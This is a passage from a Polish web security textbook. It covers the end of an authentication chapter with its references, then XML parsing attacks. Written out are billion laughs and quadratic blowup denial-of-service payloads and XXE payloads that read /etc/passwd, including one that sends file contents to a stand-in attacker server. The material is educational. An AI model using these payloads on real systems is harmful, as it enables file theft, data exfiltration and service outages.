
## POSZERZANIE WIEDZY

Jeżeli szukamy informacji o tym, co jeszcze warto zweryfikować w naszej aplikacji, na pewno warto zainteresować się dokumentem OWASP ASVS 4.0 i informacjami znajdującymi się w sekcjach V2, V3 oraz V4. Zawierają one wymagania, jakie powinien spełniać system względem odpowiednio uwierzytelniania, zarządzania sesją oraz autoryzacji.

ASVS jest jednak dokumentem dość surowym, który zawiera głównie wytyczne, jakie powinny spełniać aplikacje. Wcześniej musimy więc zrozumieć poszczególne wymagania. Na pewno pomogą nam w tym materiały, jakie organizacja OWASP dostarcza na swoich stronach.

## PODSUMOWANIE

Implementacja mechanizmów uwierzytelniania, zarządzania sesją oraz autoryzacji to zadanie trudne, pracochłonne i wymagające odpowiedniego zasobu wiedzy. Jeżeli tylko mamy taką możliwość, powinniśmy, podobnie jak w przypadku kryptografii, skorzystać z gotowych i uznanych rozwiązań. Nie zwalnia nas to jednak z obowiązku weryfikacji całości systemu pod kątem wymienionych w tekście podatności. Mechanizmy uwierzytelniania, zarządzania sesją oraz autoryzacji są krytycznymi elementami każdego systemu, dlatego wymagają szczególnej uwagi.

### Polecane zasoby w sieci

- ▶ Authentication Cheat Sheet:  
[https://www.owasp.org/index.php/Authentication\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Authentication_Cheat_Sheet)
- ▶ Testing for authentication:  
[https://www.owasp.org/index.php/Testing\\_for\\_authentication](https://www.owasp.org/index.php/Testing_for_authentication)
- ▶ Password Storage Cheat Sheet:  
[https://www.owasp.org/index.php/Password\\_Storage\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet)
- ▶ Forgot Password Cheat Sheet:  
[https://www.owasp.org/index.php/Forgot\\_Password\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet)
- ▶ Choosing and Using Security Questions Cheat Sheet:  
[https://www.owasp.org/index.php/Choosing\\_and\\_Using\\_Security\\_Questions\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Choosing_and_Using_Security_Questions_Cheat_Sheet)
- ▶ Session Management Cheat Sheet:  
[https://www.owasp.org/index.php/Session\\_Management\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Session_Management_Cheat_Sheet)
- ▶ Testing for Session Management:  
[https://www.owasp.org/index.php/Testing\\_for\\_Session\\_Management](https://www.owasp.org/index.php/Testing_for_Session_Management)
- ▶ Testing for Authorization:  
[https://www.owasp.org/index.php/Testing\\_for\\_Authorization](https://www.owasp.org/index.php/Testing_for_Authorization)
- ▶ Access Control Cheat Sheet:  
[https://www.owasp.org/index.php/Access\\_Control\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Access_Control_Cheat_Sheet)



ksiązka.sekurak.pl/r19

- 1 Rada Języka Polskiego, *Auentykacja*, [http://www.rjp.pan.pl/index.php?option=com\\_content&view=article&id=263:auentykacja&catid=44&Itemid=145](http://www.rjp.pan.pl/index.php?option=com_content&view=article&id=263:auentykacja&catid=44&Itemid=145)
- 2 Piosek M., *OAuth 2.0 – jak działa / jak testować / problemy bezpieczeństwa*, <https://sekurak.pl/oauth-2-0-jak-dziala-jak-testowac-problemy-bezpieczenstwa/>
- 3 OpenID, *Welcome to OpenID Connect*, <https://openid.net/connect/>
- 4 Apache, *Apache Module mod\_auth\_basic*, [https://httpd.apache.org/docs/2.4/mod/mod\\_auth\\_basic.html](https://httpd.apache.org/docs/2.4/mod/mod_auth_basic.html)
- 5 Microsoft, *Microsoft Kerberos*, <https://docs.microsoft.com/en-us/windows/win32/secauthn/microsoft-kerberos>
- 6 Microsoft, *Microsoft NTLM*, <https://docs.microsoft.com/en-us/windows/win32/secauthn/microsoft-ntlm>
- 7 PortSwigger, *Kerberos Authentication*, <https://portswigger.net/bappstore/94135ed444c84cc095c72e6520bcc583>
- 8 Piosek M., *Bezpieczeństwo protokołu WebSocket w praktyce*, <https://sekurak.pl/bezpieczenstwo-protokolu-websocket-w-praktyce/>
- 9 Mozilla, *SSL Configuration Generator*, <https://ssl-config.mozilla.org/>
- 10 Qualys, *SSL Server Test*, <https://www.ssllabs.com/ssltest/>
- 11 *Testing TLS/SSL encryption*, <https://testssl.sh/>
- 12 Kali, *Kali Linux Downloads*, <https://www.kali.org/downloads/>
- 13 Krawczyński P., *Grabienie danych z Elasticsearch dla zabawy i zysku*, <https://sekurak.pl/grabienie-danych-z-elasticsearch-dla-zabawy-i-zysku/>; Smol W., *Dane 13 milionów użytkowników MacKeepera w otwartej bazie MongoDB*, <https://sekurak.pl/dane-13-milionow-uzytownikow-mackeepera-w-otwartej-bazie-mongodb/>; Smol W., *600 TB danych w publicznie dostępnych bazach MongoDB*, <https://sekurak.pl/600-tb-danych-w-publicznie-dostepnych-bazach-mongodb/>; Sajdak M., *Inteligentne misie przejęte! Wyciek 800 000 kont / dostęp LIVE do nagrań i zdjęć użytkowników*, <https://sekurak.pl/inteligentne-misie-przejete-wyciek-800-000-kont-dostep-live-do-nagran-i-zdjec-uzytownikow/>; Sajdak M., *66 milionów rekordów danych z LinkedIn było w niezabezpieczonych bazach MongoDB*, <https://sekurak.pl/66-milionow-rekordow-danych-z-linkedin-bylo-w-niezabezpieczonych-bazach-mongodb/>; Sajdak M., *Kody 2FA, kody resetu hasła – 26 milionów SMS-ów mógł przeczytać każdy!*, <https://sekurak.pl/kody-2fa-kody-resetu-hasla-26-milionow-sms-ow-mogl-przeczytac-kazdy/>; Sajdak M., *Chiny: wyciekły dane z systemu rozpoznawania twarzy – baza jednej z firm dostępna bez uwierzytelnienia*, <https://sekurak.pl/chiny-wyciekly-dane-z-systemu-rozpoznawania-twarzy-baza-jednej-z-firm-dostepna-bez-uwierzytelnienia/>
- 14 Sajdak M., *Czym jest SQL Injection?*, <https://sekurak.pl/czym-jest-sql-injection/>
- 15 OWASP, *SQL Injection Prevention Cheat Sheet*, [https://www.owasp.org/index.php/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet#Defense\\_Option\\_1:\\_Prepared\\_Statements\\_.28with\\_Parameterized\\_Queries.29](https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet#Defense_Option_1:_Prepared_Statements_.28with_Parameterized_Queries.29)
- 16 OWASP, *Testing for NoSQL Injection*, [https://owasp.org/www-project-web-security-testing-guide/latest/4-Web\\_Application\\_Security\\_Testing/07-Input\\_Validation\\_Testing/05.6-Testing\\_for\\_NoSQL\\_Injection](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05.6-Testing_for_NoSQL_Injection)
- 17 OWASP, *LDAP Injection*, [https://www.owasp.org/index.php/LDAP\\_injection](https://www.owasp.org/index.php/LDAP_injection)
- 18 Ogorzałek M., *Podatność LDAP Injection – definicje, przykłady ataku, metody ochrony*, <https://sekurak.pl/podatnosc-ldap-injection-definicje-przyklady-ataku-metody-ochrony/>
- 19 Bentkowski M., *Opis błędu CVE-2018-0296 – ominięcie uwierzytelnienia w webinterfejsie Cisco ASA*, <https://sekurak.pl/opis-bledu-cve-2018-0296-ominiecie-uwierzytelnienia-w-webinterfejsie-cisco-asa/>
- 20 OWASP, *Use of hard-coded password*, [https://www.owasp.org/index.php/Use\\_of\\_hard-coded\\_password](https://www.owasp.org/index.php/Use_of_hard-coded_password)
- 21 Sajdak M., *Uber zhackowany – wyciekły dane ~57 milionów osób z całego świata*, <https://sekurak.pl/uber-zhackowany-wyciekly-dane-57-milionow-osob-z-calego-swiate/>
- 22 HashiCorp, *Vault*, <https://www.vaultproject.io/>
- 23 *Atak man in the middle* [w:] Wikipedia, wolna encyklopedia, [https://pl.wikipedia.org/wiki/Atak\\_man\\_in\\_the\\_middle](https://pl.wikipedia.org/wiki/Atak_man_in_the_middle)
- 24 Smol W., *Jak wygląda atak typu Man-in-the-Browser?*, <https://sekurak.pl/jak-wyglada-atak-typu-man-in-the-browser/>

- 25 OWASP, *Blocking Brute Force Attacks*, [https://www.owasp.org/index.php/Blocking\\_Brute\\_Force\\_Attacks#Sidebar:\\_Using\\_CAPTCHAS](https://www.owasp.org/index.php/Blocking_Brute_Force_Attacks#Sidebar:_Using_CAPTCHAS)
- 26 reCAPTCHA, <https://www.google.com/recaptcha/intro/v3.html>
- 27 Za: Google reCAPTCHA, <https://www.google.com/recaptcha/api2/demo>
- 28 OWASP, *Slow Down Online Guessing Attacks with Device Cookies*, [https://www.owasp.org/index.php/Slow\\_Down\\_Online\\_Guessing\\_Attacks\\_with\\_Device\\_Cookies](https://www.owasp.org/index.php/Slow_Down_Online_Guessing_Attacks_with_Device_Cookies)
- 29 OWASP, *Slow Down Online Guessing Attacks with Device Cookies: Protocol*, [https://owasp.org/www-community/Slow\\_Down\\_Online\\_Guessing\\_Attacks\\_with\\_Device\\_Cookies](https://owasp.org/www-community/Slow_Down_Online_Guessing_Attacks_with_Device_Cookies)
- 30 Sajdak M., *Potężny wyciek danych osobowych z 67% hoteli na świecie, czy nic nie znacząca drobnośćka?*, <https://sekurak.pl/poteczny-wyciek-danych-osobowych-z-67-hoteli-na-swiecie-czy-nic-nie-znacząca-drobnostka/>
- 31 OWASP, *Category: OWASP Top Ten Project*, [https://www.owasp.org/index.php/Category:OWASP\\_Top\\_Ten\\_Project](https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project)
- 32 OWASP, *Password Storage Cheat Sheet*, [https://www.owasp.org/index.php/Password\\_Storage\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet)
- 33 OWASP, *OWASP Application Security Verification Standard 4.0-en.pdf*, [https://owasp.org/www-pdf-archive/OWASP\\_Application\\_Security\\_Verification\\_Standard\\_4.0-en.pdf](https://owasp.org/www-pdf-archive/OWASP_Application_Security_Verification_Standard_4.0-en.pdf)
- 34 Sajdak M., *Microsoft oficjalnie: nie powinno się wymuszać okresowej zmiany hasła! Zmiany w Windows 10 i 2016 server*, <https://sekurak.pl/microsoft-oficjalnie-nie-powinno-sie-wymuszac-okresowej-zmiany-hasel-zmiany-w-windows-10-i-2016-server>
- 35 Sajdak M., *Czym jest XSS?*, <https://sekurak.pl/czym-jest-xss/>
- 36 Microsoft, *ASP.NET State Management Overview*, [https://docs.microsoft.com/en-us/previous-versions/75x4ha6s\(v=vs.140\);php](https://docs.microsoft.com/en-us/previous-versions/75x4ha6s(v=vs.140);php), *Session Management Basics*, <https://www.php.net/manual/en/features.session.security.management.php>; Bryant J., Pavić P., Winch R., *Spring Session*, <https://docs.spring.io/spring-session/docs/current/reference/html5/>
- 37 OWASP, *Session fixation*, [https://www.owasp.org/index.php/Session\\_fixation](https://www.owasp.org/index.php/Session_fixation)
- 38 Bratkowski P., *Flaga cookie – HttpOnly*, <https://sekurak.pl/flaga-cookie-httponly/>
- 39 Mozilla, *Using HTTP cookies*, <https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>
- 40 OWASP, *Insufficient Session-ID Length*, [https://www.owasp.org/index.php/Insufficient\\_Session-ID\\_Length](https://www.owasp.org/index.php/Insufficient_Session-ID_Length)
- 41 PortSwigger, *Burp Sequencer*, <https://portswigger.net/burp/documentation/desktop/tools/sequencer>
- 42 PCI Security Standards Council, *Document Library*, [https://www.pcisecuritystandards.org/document\\_library?category=pcidss&document=pci\\_dss](https://www.pcisecuritystandards.org/document_library?category=pcidss&document=pci_dss)
- 43 Samm0uda, *Bug bounty write-ups*, <https://ysamm.com/?p=256>
- 44 KomodoSec, *Google Groups Authorization Bypass / \$500 bounty | Komodosec*, <https://medium.com/@komodosec/post-komodosec-google-groups-authorization-bypass-500-bounty-adb371d16ab6>
- 45 Sysdream, *Multiple security vulnerabilities in domains belonging to Google*, <https://sysdream.com/news/lab/2018-04-30-multiple-security-vulnerabilities-in-domains-belonging-to-google/>
- 46 Scannell S., *WordPress Privilege Escalation through Post Types*, <https://blog.ripstech.com/2018/wordpress-post-type-privilege-escalation/>
- 47 Miyoshi T., *Contact Form 7*, <https://pl.wordpress.org/plugins/contact-form-7/>
- 48 OWASP, *Testing for Insecure Direct Object References (OTG-AUTHZ-004)*, [https://www.owasp.org/index.php/Testing\\_for\\_Insecure\\_Direct\\_Object\\_References\\_\(OTG-AUTHZ-004\)](https://www.owasp.org/index.php/Testing_for_Insecure_Direct_Object_References_(OTG-AUTHZ-004))
- 49 OAuth, *Code*, <https://oauth.net/code/>
- 50 Takashi (kamikaze), *Bypass two-factor authentication*, <https://hackerone.com/reports/121696>

**Michał Bentkowski**

# Pułapki w przetwarzaniu plików XML



## WSTĘP

Format danych XML to uniwersalny język znaczników, z którym obecnie mamy styczność praktycznie codziennie. Jest podstawą takich formatów, jak .docx czy .odt, a opierają się na nim również SOAP, XMLRPC czy formaty przesyłania wiadomości RSS i Atom, XMPP/Jabber, jak również metadane (Adobe XMP) w obrazkach. W tym rozdziale omówimy kilka najpowszechniejszych problemów bezpieczeństwa, które wiążą się z przetwarzaniem plików XML.

Na potrzeby wszystkich kolejnych przykładów będziemy zakładać, że mamy aplikację, która na wejściu przyjmuje dokument XML z danymi pewnej transakcji. Aplikacja przetwarza tę transakcję, a następnie zwraca w odpowiedzi informacje o wyniku tego przetwarzania (np. czy transakcja zakończyła się powodzeniem).

*Listing 1. Przykład wejściowego pliku XML*

```
<data>
  <transaction>
    <id>12345678</id>
    <amount>456.00</amount>
    <currency>PLN</currency>
    <comment>Zakup książki</comment>
  </transaction>
</data>
```

## PODSTAWY XML – ENCJE I ENCJE PARAMETRYCZNE

W dokumentach XML, podobnie jak w dowolnym innym języku znaczników czy zapytań, pewne znaki mają specjalne znaczenie i nie mogą być używane dosłownie. Dla przykładu: załóżmy, że w kodzie z listingu 1 chcemy zmodyfikować komentarz na I <3 Sekurak!. Gdybyśmy spróbowali to zrobić dosłownie, tj.:

```
<comment>I <3 Sekurak!</comment>
```

to wówczas parser XML odpowiedziałby błędem. Znak < ma bowiem specjalne znaczenie w XML-u: oznacza początek tagu. Jeśli chcemy tego znaku użyć dosłownie w wartości pewnego elementu, musimy go zapisać w postaci **encji**:

```
<comment>I &lt;3 Sekurak!</comment>
```

Powyższy przykład nie wywoła już błędu parsera, zaś w wyniku przetwarzania takiego XML wartością elementu `<comment>` będzie oczekiwane I <3 Sekurak!.

Standard XML definiuje kilka podstawowych encji:

- ▶ `&lt;`; – znak <,
- ▶ `&gt;`; – znak >,
- ▶ `&amp;`; – znak &,
- ▶ `&quot;`; – znak " (cudzysłów),
- ▶ `&apos;`; – znak ' (apostrof),
- ▶ `&#NNN`; – dowolny znak; w miejscu NNN powinna znaleźć się dziesiętna reprezentacja kodu znaku, np. `&#65`; to znak A,
- ▶ `&#xXXX`; – dowolny znak, w miejscu XXX powinna znaleźć się heksadecymalna reprezentacja kodu znaku, np. `&#x41`; to znak A.

Na tej liście encje w XML-u jednak się nie kończą. Standard przewiduje również możliwość zdefiniowania w pliku XML deklaracji DTD (*Document Type Definition*). DTD musi znajdować się na początku dokumentu i łatwo można je rozpoznać po słowie kluczowym `<!DOCTYPE`. W sekcji DTD można zdefiniować m.in., jakie konkretnie tagi muszą znaleźć się w dokumencie, jakie mogą mieć atrybuty i jakie mogą być wartości atrybutów. Ponadto w DTD można zdefiniować **własne encje**, które w tym przypadku działają *de facto* na zasadzie „znajdź-i-zamień”.

*Listing 2. Przykładowy dokument XML ze zdefiniowaną jedną encją*

```
<!DOCTYPE data [
<ENTITY tytuł "Bezpieczeństwo aplikacji webowych">
]>
<data>
  <transaction>
    <id>12345678</id>
    <amount>456.00</amount>
    <currency>PLN</currency>
    <comment>Za książkę: &tytuł;</comment>
  </transaction>
</data>
```

W kodzie z listingu 2 widoczny jest nowy element `<!DOCTYPE`, w którym zdefiniowano encję o nazwie `tytuł` i wartości `"Bezpieczeństwo aplikacji webowych"`. W dalszej części dokumentu – w elemencie `<comment>` – znajduje się odniesienie do tej encji. Parser XML automatycznie podstawia wartość encji, co oznacza, że wartością `<comment>` jest `"Za książkę: Bezpieczeństwo aplikacji webowych"`.

Zawartość encji nie musi być jednak zdefiniowana w samym pliku XML; może znaleźć się w pliku zewnętrznym. W razie potrzeby użycia tego typu encji należy dodać słowo kluczowe `SYSTEM`. Są to tzw. encje zewnętrzne (ang. *external entities*).

Listing 3. Użycie encji zewnętrznej

```

<!DOCTYPE data [
<!ENTITY tytuł SYSTEM "plik.xml">
]>
<data>
  <transaction>
    <id>12345678</id>
    <amount>456.00</amount>
    <currency>PLN</currency>
    <comment>Za książkę: &tytuł;</comment>
  </transaction>
</data>

```

W wyniku przetwarzania pliku XML z listingu 3 w elemencie `<comment>` w miejscu występowania encji `&tytuł`; zostanie wstawiona zawartość pliku `plik.xml`.

Standard XML pozwala na definiowanie jeszcze jednego typu encji, zwanych **encjami parametrycznymi** (ang. *parameter entities*). Odniesienia do nich mogą znaleźć się jedynie w DTD. Podobnie jak „zwykłe” encje, działają one na zasadzie „znajdź-i-zamień”, nie dotyczą jednak wartości elementów, a fragmentów sekcji DTD:

Listing 4. Przykładowy dokument XML zawierający encję parametryczną

```

<!DOCTYPE data [
<!ENTITY % encja "<!ENTITY s 'cccc'>">
%encja;
]>
<data />

```

Encje parametryczne można rozpoznać po znaku procenta – pojawia się on zarówno w definicji encji, jak i w odniesieniu do niej. Na listingu 4 zdefiniowana jest encja parametryczna o nazwie `%encja`;, która z kolei zawiera definicję tradycyjnej encji `&s`;

W encjach parametrycznych można odnosić się również do zewnętrznych plików, analogicznie jak w przypadku encji tradycyjnych.

Listing 5. Przykład encji parametrycznej ładowanej z zewnętrznego zasobu

```

<!DOCTYPE data [
<!ENTITY % encja SYSTEM "plik.xml">
%encja;
]>
<data />

```

## BILLION LAUGHS

Atak *billion laughs* (którego nazwę wyjaśnię za chwilę) jest bezpośrednim wykorzystaniem możliwości definiowania encji w dokumencie XML, a raczej faktu, że jedna encja może zawierać inne encje.

Listing 6. Przykładowy XML wykorzystujący atak *billion laughs*

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [
<!ENTITY a1 "12345678901234567890">
<!ENTITY a2 "&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;&a1;">
<!ENTITY a3 "&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;&a2;">
]>
<data>
  <transaction>
    <id>12345678</id>
    <amount>456.00</amount>
    <currency>PLN</currency>
    <comment>Za książkę: &a3;</comment>
  </transaction>
</data>
```

Mamy zdefiniowaną encję `&a3`; składającą się z 10 definicji encji `&a2`, która z kolei składa się z 10 definicji encji `&a1`. Encja `&a1` składa się z 20 znaków, a więc w sumie encja `&a3`; po wszystkich rozwinięciach będzie miała  $10 \cdot 10 \cdot 20 = 2000$  znaków. W ten sposób, mając kilka stosunkowo krótkich encji, udało nam się zmusić parser XML do zbudowania jednego, znacznie dłuższego stringu. Oczywiście, dodając więcej poziomów zagnieżdżenia, możemy utworzyć jeszcze dłuższe ciągi znaków, dążąc do tego, by zająć całą wolną pamięć operacyjną w systemie, przeprowadzając tym samym atak typu *Denial of Service*. W najczęściej przedstawianym przykładzie tego ataku encje nazywane są `lol`, stąd właśnie nazwa *billion laughs*.

Listing 7. Najczęstszy przykład ataku *billion laughs*

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
<!ENTITY lol10 "&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;&lol9;">
]>
<lolz>&lol10;</lolz>
```

W powyższym przykładzie mamy 10 stopni zagnieżdżenia, a pierwotna encja ma 3 bajty, zatem encja `10110` będzie miała finalnie  $3 \cdot 10^{10}$  bajtów (ok. 30 gigabajtów). Z dużym prawdopodobieństwem można powiedzieć, że parser XML będzie w pamięci przechowywał jeszcze wyniki pośrednie (a więc np. wartość encji `1019`), co przyczynia się do tego, że próba interpretacji tego przykładu może zająć całą pamięć RAM maszyny, uniemożliwiając aplikacji poprawne działanie, wywołując ponadto atak DoS. Warto także zauważyć, że samo przetwarzanie XML-a będzie długotrwałym procesem.

## QUADRATIC BLOWUP

W niektórych parserach XML wprowadzono środki zapobiegawcze przed atakiem *billion laughs*, monitorując liczbę zagnieżdżeń przy rozwiązywaniu wartości encji. Gdy jest ona zbyt duża, przetwarzanie jest przerywane i zgłaszany jest wyjątek. Nie oznacza to jednak, że aplikacja jest całkowicie bezpieczna. Stosując pewien wariant ataku pokazanego powyżej, wciąż możemy zająć całą pamięć aplikacji.

*Listing 8. Przykład ataku quadratic blowup*

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY x "X[... 40 tysięcy znaków]">
]>
<lolz>&x;&x;&x;&x; ... [ 40 tysięcy powtórzeń ] ... &x;</lolz>
```

Mamy zdefiniowaną jedną encję, składającą się z 40 tysięcy znaków, którą następnie powtarzamy 40 tysięcy razy. Zatem ciąg znaków znajdujący się w tagu `<lolz>` będzie miał  $40k \cdot 40k = 1,6G$  znaków. Sam plik XML będzie zaś zajmował ok. 160 kB, a więc ok. 10 tysięcy razy mniej niż ciąg znaków utworzony przez jego parsowanie.

Aby zoptymalizować atak, możemy połączyć podejście z ataków *quadratic blowup* i *billion laughs*. Na przykład w parserze XML może zostać wprowadzone ograniczenie zagnieżdżania encji, zezwalające na maksymalnie 64 zagnieżdżenia.

*Listing 9. Połączenie billion laughs i quadratic blowup*

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
  <!ENTITY x1 "XXX[40 tys. znaków]">
  <!ENTITY x2 "&x1;&x1;&x1;&x1;&x1;&x1;&x1;">
  <!ENTITY x "&x2;&x2;&x2;&x2;&x2;&x2;&x2;">
]>
<lolz>&x;&x;&x;&x;&x;&x; ... [ 2 tys. powtórzeń ] ... &x;</lolz>
```

Dlatego w przypadku kodu z listingu 9 utworzymy ciąg znaków, który będzie miał  $8 \cdot 8 \cdot 40000 \cdot 2000 = 5G$  znaków, a XML zajmuje zaledwie 40 kB. Dzięki temu, że ograniczyliśmy liczbę zagnieżdżeń do 64, nie spowodujemy błędu parsera.

XXE (XML EXTERNAL ENTITY)

XXE (*XML eXternal Entity*) to najpopularniejsza podatność związana z przetwarzaniem plików XML. Jej skutkiem jest zwykle możliwość odczytu zawartości plików na dysku serwera lub przeprowadzenie ataku SSRF\*. Atak ma kilka wariantów, w zależności od tego, jak zbudowany jest plik XML i na co pozwala serwer. W kolejnych podpunktach omówimy poszczególne warianty wraz z przykładami eksploatacji.

Tabela 1. Warianty ataków z wykorzystaniem XXE

PRZEPISYWANIE WARTOŚCI W ZAWARTOŚCI TAGU	
Przykład zapytania: <pre>&lt;data&gt;   &lt;transaction&gt;     &lt;id&gt;12345678&lt;/id&gt;     &lt;amount&gt;456.00&lt;/amount&gt;     &lt;currency&gt;PLN&lt;/currency&gt;     &lt;comment&gt;Zakup&lt;/comment&gt;   &lt;/transaction&gt; &lt;/data&gt;</pre>	Przykład odpowiedzi: <pre>&lt;response&gt;   Transaction id=12345678 completed   successfully! &lt;/response&gt;</pre>
Zakładamy, że w wejściowym dokumencie XML pewna wartość jest umieszczona jako tekst elementu i ta sama wartość jest przepisywana w odpowiedzi. W powyższym przykładzie dotyczy to elementu <id>.	
Atak: <pre>&lt;!DOCTYPE data [ &lt;!ENTITY s SYSTEM "/etc/passwd"&gt; ]&gt; &lt;data&gt;   &lt;transaction&gt;     &lt;id&gt;12345678&amp;s;&lt;/id&gt;     &lt;amount&gt;456.00&lt;/amount&gt;     &lt;currency&gt;PLN&lt;/currency&gt;     &lt;comment&gt;Zakup&lt;/comment&gt;   &lt;/transaction&gt; &lt;/data&gt;</pre>	Przykład odpowiedzi na atak: <pre>&lt;response&gt;   Transaction id=12345678root:x:0:0:root :/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/ sbin/nologin [...] completed successfully! &lt;/response&gt;</pre>
Zazwyczaj aby przeprowadzić atak XXE, należy zlokalizować wartość dowolnego elementu, która przepisywana jest w odpowiedzi. W tym elemencie należy umieścić odwołanie do zewnętrznej encji (w przykładzie jest to &s;). W wyniku przetwarzania XML parser powinien wstawić zawartość pliku (w przykładzie: /etc/passwd) w miejsce wartości elementu.	
PRZEPISYWANIE WARTOŚCI W ATRYBUCIE	
Przykład zapytania: <pre>&lt;data&gt;   &lt;transaction id="12345678"&gt;     &lt;amount&gt;456.00&lt;/amount&gt;     &lt;currency&gt;PLN&lt;/currency&gt;     &lt;comment&gt;Zakup&lt;/comment&gt;   &lt;/transaction&gt; &lt;/data&gt;</pre>	Przykład odpowiedzi: <pre>&lt;response&gt;   Transaction id=12345678 completed   successfully! &lt;/response&gt;</pre>

\* Zob. rozdz. Podatność Server-Side Request Forgery (SSRF).

Przykład różni się od poprzedniego umiejscowieniem wartości `id` – tym razem jest to atrybut elementu `<transaction>`. Pozornie nie powinno to w sposób znaczący zmienić sposobu wykorzystania ataku, ale okazuje się, że specyfikacja XML zabrania umieszczania zewnętrznych encji w atrybutach. Próba wykonania ataku:

```
<transaction id="12345678&s;">
```

zakończy się niepowodzeniem i błędem parsera podobnym do:

The external entity reference "&s;" is not permitted in an attribute value.

Kuszącym rozwiązaniem byłoby tutaj zastosowanie encji parametrycznej, która z kolei zdefiniuje encję klasyczną zawierającą zawartość pliku, np.:

```
<!DOCTYPE x [
<!ENTITY % file "/etc/passwd">
<!ENTITY % x "<!ENTITY s '%file;'>">
%x;
]>
```

W tym przykładzie encja parametryczna `%file;` zawiera zawartość pliku, który chcemy przeczytać, zaś encja parametryczna `%x;` definiuje klasyczną encję `&s;`, w której efektywnie znajdzie się zawartość pliku `/etc/passwd`, choć ona sama nie jest encją zewnętrzną. W praktyce otrzymamy jednak błąd parsera:

The parameter entity reference "%file;" cannot occur within markup in the internal subset of the DTD.

Okazuje się, że nie można się odnieść do encji parametrycznej w środku innej encji parametrycznej.

W standardzie XML znajduje się jednak nieoczekiwany wytrych: wystarczy definicję encji `%x;` przenieść do zewnętrznego pliku – w takim przypadku encja parametryczna **może** zawierać odniesienia do innych encji parametrycznych.

Atak:

```
<!DOCTYPE data [
<!ENTITY % file SYSTEM "/etc/passwd">
<!ENTITY % external SYSTEM
"https://serwer-napastnika/plik.
xml">
%external;
%x;
]>
<data>
  <transaction id="12345678&s;">
    <amount>456.00</amount>
    <currency>PLN</currency>
    <comment>Zakup</comment>
  </transaction>
</data>
```

Gdzie zawartość pliku `https://serwer-napastnika/plik.xml` to:

```
<!ENTITY % x '<!ENTITY s "%file;'>'>
```

Przykład odpowiedzi na atak:

```
<response>
  Transaction id=12345678root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/
sbin/nologin [...]
  completed successfully!
</response>
```

W przykładowym ataku zostały w sumie zdefiniowane cztery encje. Wyjaśnienie istnienia każdej z nich:

- ▶ encja %file; zawiera zawartość pliku /etc/passwd,
- ▶ encja %external; ładuje definicję kolejnej encji z zewnętrznego pliku,
- ▶ encja %x; zawiera definicję klasycznej encji &s;, której zawartość jest pobierana z encji %file. W efekcie więc w encji &s; znajdzie się zawartość /etc/passwd, natomiast ze względu na zdefiniowanie tej encji „naokoło” z użyciem encji zewnętrznych parser XML nie wyświetli błędu.

#### BRAK PRZEPISYWANIA WARTOŚCI W ODPOWIEDZI

Przykład zapytania:

```
<data>
  <transaction>
    <id>12345678</id>
    <amount>456.00</amount>
    <currency>PLN</currency>
    <comment>Zakup</comment>
  </transaction>
</data>
```

Przykład odpowiedzi:

```
<response>
  Success!
</response>
```

Przetwarzanie pliku XML nie zawsze musi się wiązać z przepisaniem w odpowiedzi jakiegoś fragmentu pliku wejściowego. Czasem odpowiedź serwera może być krótsza, np. w zależności od statusu operacji serwer zwróci tylko Success lub Error.

Rozwiązaniem tego problemu jest wysłanie zawartości pliku na serwer będący pod kontrolą napastnika. Analogicznie jak w poprzednim przykładzie, by atak zadziałał, niezbędne jest zastosowanie encji parametrycznej odwołującej się do zewnętrznego serwera w celu pobrania DTD.

Atak:

```
<!DOCTYPE data [
  <!ENTITY % file SYSTEM "/etc/hostname">
  <!ENTITY % external SYSTEM
    "https://serwer-napastnika/plik.xml">
  %external;
  %x; %x2;
]>
<data>
  <transaction id="12345678;">
    <amount>456.00</amount>
    <currency>PLN</currency>
    <comment>Zakup</comment>
  </transaction>
</data>
```

Gdzie zawartość pliku https://serwer-napastnika/plik.xml to:

```
<!ENTITY % x '<!ENTITY &#x25; x2
"https://serwer-napastnika/?file=
%file;">'>
```

W odpowiedzi na atak w access\_log serwera pojawi się wpis podobny do:

```
GET /file=<zawartość_pliku>
```

W przykładowym ataku zostały w sumie zdefiniowane cztery encje. Wyjaśnienie istnienia każdej z nich:

- ▶ encja `%file`; zawiera zawartość pliku `/etc/hostname`,
- ▶ encja `%external`; ładuje definicję kolejnej encji z zewnętrznego pliku,
